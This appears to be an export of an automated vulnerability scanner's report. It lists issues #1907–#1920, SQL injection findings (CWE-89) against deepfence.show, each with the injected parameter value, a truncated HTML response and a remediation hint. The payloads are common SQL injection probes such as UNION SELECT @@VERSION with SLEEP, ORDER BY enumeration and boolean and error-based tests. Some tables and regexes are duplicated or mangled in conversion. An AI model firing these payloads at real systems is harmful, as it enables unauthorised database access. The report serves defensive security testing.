Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1907

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1*1</td></tr></table>	Name	Value	DemoUser1#	1*1
Name	Value				
DemoUser1#	1*1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1908				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script></html>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1909	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	DemoUser1#	ORDER BY 12--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script></html>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number #1910

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...>

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number #1911

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 --

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1912

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 7506=9091 AND (5913=5913</td></tr></table>	Name	Value	DemoUser1#	AND 7506=9091 AND (5913=5913
Name	Value				
DemoUser1#	AND 7506=9091 AND (5913=5913				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1913				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1914				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1915

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'=0--+</td></tr></table>	Name	Value	DemoUser1#	'=0--+
Name	Value				
DemoUser1#	'=0--+				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1916				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	DemoUser1#	WHERE 1=1 AND 1=0#
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1917	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID CWE-89

Issue Number

#1918

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT NULL
	--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1919

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 9#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1920

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src=" cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
